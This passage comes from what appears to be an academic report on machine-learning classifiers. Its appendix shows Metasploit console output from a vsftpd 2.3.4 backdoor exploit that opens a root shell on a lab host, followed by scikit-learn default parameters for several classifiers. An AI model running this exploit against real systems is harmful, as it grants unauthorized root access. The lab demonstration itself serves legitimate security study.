msf exploit(vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:42745 -> 10.0.2.4:6200) at 2017-02-28 18:59
:54 -0500

ls
```

Figure C.2: We find an exploit and launch it.

As we see in Figure C.3, our ”ls” command gives us a file listing.



```
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:42745 -> 10.0.2.4:6200) at 2017-02-28 18:59
:54 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

Figure C.3: We have a shell!!

Appendix D

Default classifier parameters in SciKit

This section describes the default parameter values for each classifier that was tested. The descriptions were copied from scikit-learn.org.

D.1 Gaussian Naive Bayes

This classifier does not have non-optional default parameters [12].

D.2 K Nearest Neighbors

The following parameters are documented in [17]:

- n_neighbors: The is the number of nearest neighbors used for classification. The default value is 5.
- weights: This is how the classifier weight neighboring points. The default value is "uniform", where all points are weighted equally.
- metric: This is the metric specifying how distance between points is calculated. The default is "Minkowski", which is a generalization of Euclidean distance.
- p: This is the "power parameter" for the Minkowski distance. The default value is p=2, which gives us the Euclidean distance.
- n_jobs: This is the number of parallel jobs, for multicore platforms. The default value is 1.

D.3 K means clustering

The following parameters are documented in [16]:

- n_clusters: This is the number of clusters. The default is 8.
- max_iter: This is the maximum number of iterations the classifier will perform, unless convergence is reached beforehand. The default is 300.
- n_init: This is the number of times the cluster will be run. The best result of all iterations will be chosen. The default value is 10.

- algorithm: This signifies the type of k means algorithm to use. The default is "auto".
- random_state: Specifies which algorithm is used to generate the initial cluster centers. The default is numpy, a popular python library.

D.4 Neural network

The following parameters are documented in [18]:

- hidden_layer_sizes: Specify how many hidden layers you want and how many perceptrons are in each. The default is one hidden layer with 100 perceptrons.
- activation: The activation function used by the perceptrons. Default is "relu", which returns max(0,x).
- solver: Solver used for weight adjustment. Default is "adam", which is a stochastic gradient-based optimizer.
- learning_rate: Default is "constant".
- max_iter: Maximum number of iterations without convergence. Default is 200.
- random_state: State or seed for random number generator. Default: none
- shuffle: Whether to shuffle samples in each iteration. Only used when solver="sgd" or "adam". Default is true.

- tol: Tolerance for the optimization. When the loss or score is not improving by at least tol for two consecutive iterations, unless learning_rate is set to “adaptive”, convergence is considered to be reached and training stops. Default is 1e-4

- learning_rate_init: The initial learning rate used. It controls the step-size in updating the weights. Only used when solver=“sgd” or “adam”. Default is .001.

- power_t: The exponent for inverse scaling learning rate. It is used in updating effective learning rate when the learning_rate is set to “invscaling”. Only used when solver=“sgd”. Default is .5.

- verbose: Whether to print progress messages to stdout. Default is false.

- warm_start: When set to True, reuse the solution of the previous call to fit as initialization, otherwise, just erase the previous solution. Default is false.

- momentum: Momentum for gradient descent update. Should be between 0 and 1. Only used when solver=“sgd”. Default is .9.

- nesterovs_momentum: Whether to use Nesterov’s momentum. Only used when solver=“sgd” and momentum ¿ 0. Default is true.

- early_stopping: Whether to use early stopping to terminate training when validation score is not improving. If set to true, it will automatically set aside 10% of training data as validation and terminate training when validation score is not improving by at least tol for two consecutive epochs. Only effective when solver="sgd" or "adam". Default is false.

- validation_fraction: The proportion of training data to set aside as validation set for early stopping. Must be between 0 and 1. Only used if early_stopping is True. Default is .1.

- beta_1: Exponential decay rate for estimates of first moment vector in adam, should be in [0, 1). Only used when solver="adam". Default is .9.

- beta_2: Exponential decay rate for estimates of second moment vector in adam, should be in [0, 1). Only used when solver="adam". Default is .999.

- epsilon: Value for numerical stability in adam. Only used when solver="adam". Default is 1e-8.

D.5 Support vector machine

The following parameters are documented in [20]:

- C: Penalty parameter C of the error term. Default is 1.0.

- kernel: Specifies the kernel type to be used in the algorithm. It must be one of "linear", "poly", "rbf", "sigmoid", "precomputed" or a callable. If none is given, "rbf" will be used. If a callable is given it is used to pre-compute the kernel matrix from data matrices; that matrix should be an array of shape. Default is "rbf".

- degree: Degree of the polynomial kernel function ("poly"). Ignored by all other kernels. Default is 3.
- gamma: Kernel coefficient for "rbf", "poly" and "sigmoid". If gamma is "auto" then 1/n_features will be used instead. Default is "auto".
- coef0: Independent term in kernel function. It is only significant in "poly" and "sigmoid". Default is 0.0.
- probability: Whether to enable probability estimates. This must be enabled prior to calling fit, and will slow down that method. Default is false.
- shrinking: Whether to use the shrinking heuristic. default is true.
- tol: Tolerance for stopping criterion. Default is 1e-3.
- verbose: Enable verbose output. Note that this setting takes advantage of a per-process runtime setting in libsvm that, if enabled, may not work properly in a multithreaded context. Default is false.
- max_iter: Hard limit on iterations within solver, or -1 for no limit. Default is -1.
- decision_function_shape: Whether to return a one-vs-rest ("ovr") decision function of shape (n_samples, n_classes) as all other classifiers, or the original one-vs-one ("ovo") decision function of libsvm which has shape (n_samples, n_classes * (n_classes - 1) / 2). The default of None will currently behave as "ovo" for backward compatibility and raise a deprecation warning, but will change "ovr" in 0.19. Default is none.

- random_state: The seed of the pseudo random number generator to use when shuffling the data for probability estimation. Default is none.

D.6 Decision tree

The following parameters are documented in [8]:

- criteria: The function to measure the quality of a split. Supported criteria are "gini" for the Gini impurity and "entropy" for the information gain. Default is "gini".
- splitter: The strategy used to choose the split at each node. Supported strategies are "best" to choose the best split and "random" to choose the best random split. Default is "best".
- max_features: The number of features to consider when looking for the best split. If int, then consider max_features features at each split. If float, then max_features is a percentage and int(max_features * n_features) features are considered at each split. If "auto", then max_features=sqrt(n_features). If "sqrt", then max_features=sqrt(n_features). If "log2", then max_features=log2(n_features). If None, then max_features=n_features. Default is none.
- max_depth: The maximum depth of the tree. If None, then nodes are expanded until all leaves are pure or until all leaves contain less than min_samples_split samples. Default is none.

- min_samples_split: The minimum number of samples required to split an internal node. If int, then consider min_samples_split as the minimum number. If float, then min_samples_split is a percentage and ceil(min_samples_split * n_samples) are the minimum number of samples for each split. Default is 2.

- min_samples_leaf: The minimum number of samples required to be at a leaf node. If int, then consider min_samples_leaf as the minimum number. If float, then min_samples_leaf is a percentage and ceil(min_samples_leaf * n_samples) are the minimum number of samples for each node. Default is 1.

- min_weight_fraction_leaf: The minimum weighted fraction of the sum total of weights (of all the input samples) required to be at a leaf node. Samples have equal weight when sample_weight is not provided. Default is 0.

- max_leaf_nodes: Grow a tree with max_leaf_nodes in best-first fashion. Best nodes are defined as relative reduction in impurity. If None then unlimited number of leaf nodes. Default is none.

- random_state: If int, random_state is the seed used by the random number generator; If RandomState instance, random_state is the random number generator; If None, the random number generator is the RandomState instance used by np.random. Default is none.

- min_impurity_split: Threshold for early stopping in tree growth. A node will split if its impurity is above the threshold, otherwise it is a leaf. Default is 1e-7.

- presort: Whether to presort the data to speed up the finding of best splits in fitting. For the default settings of a decision tree on large datasets, setting this to true may slow down the training process. When using either a smaller dataset or a restricted depth, this may speed up the training. Default is false.

D.7 Random forest

The following parameters are documented in [19]:

- n_estimators: The number of trees in the forest. Default is 10.
- criterion: The function to measure the quality of a split. Supported criteria are "mse" for the mean squared error, which is equal to variance reduction as feature selection criterion, and "mae" for the mean absolute error. Default is mse.
- max_depth: The maximum depth of the tree. If None, then nodes are expanded until all leaves are pure or until all leaves contain less than min_samples_split samples. Default is none.
- min_weight_fraction_leaf: The minimum weighted fraction of the sum total of weights (of all the input samples) required to be at a leaf node. Samples have equal weight when sample_weight is not provided. Default is 0.
- max_leaf_nodes: Grow trees with max_leaf_nodes in best-first fashion. Best nodes are defined as relative reduction in impurity. If None then unlimited

number of leaf nodes. Default is none.

- min_impurity_split: Threshold for early stopping in tree growth. A node will split if its impurity is above the threshold, otherwise it is a leaf. Default is 1e-7.

- bootstrap: Whether bootstrap samples are used when building trees. Default is true.

- oob_score: Whether to use out-of-bag samples to estimate the $R\hat{2}$ on unseen data. Default is false.

- n_jobs: The number of jobs to run in parallel for both fit and predict. If -1, then the number of jobs is set to the number of cores. Default is 1.

- random_state: If int, random_state is the seed used by the random number generator; If RandomState instance, random_state is the random number generator; If None, the random number generator is the RandomState instance used by np.random. Default is none.

- verbose: Controls the verbosity of the tree building process. Default is false.

- warm_start: When set to True, reuse the solution of the previous call to fit and add more estimators to the ensemble, otherwise, just fit a whole new forest. Default is false.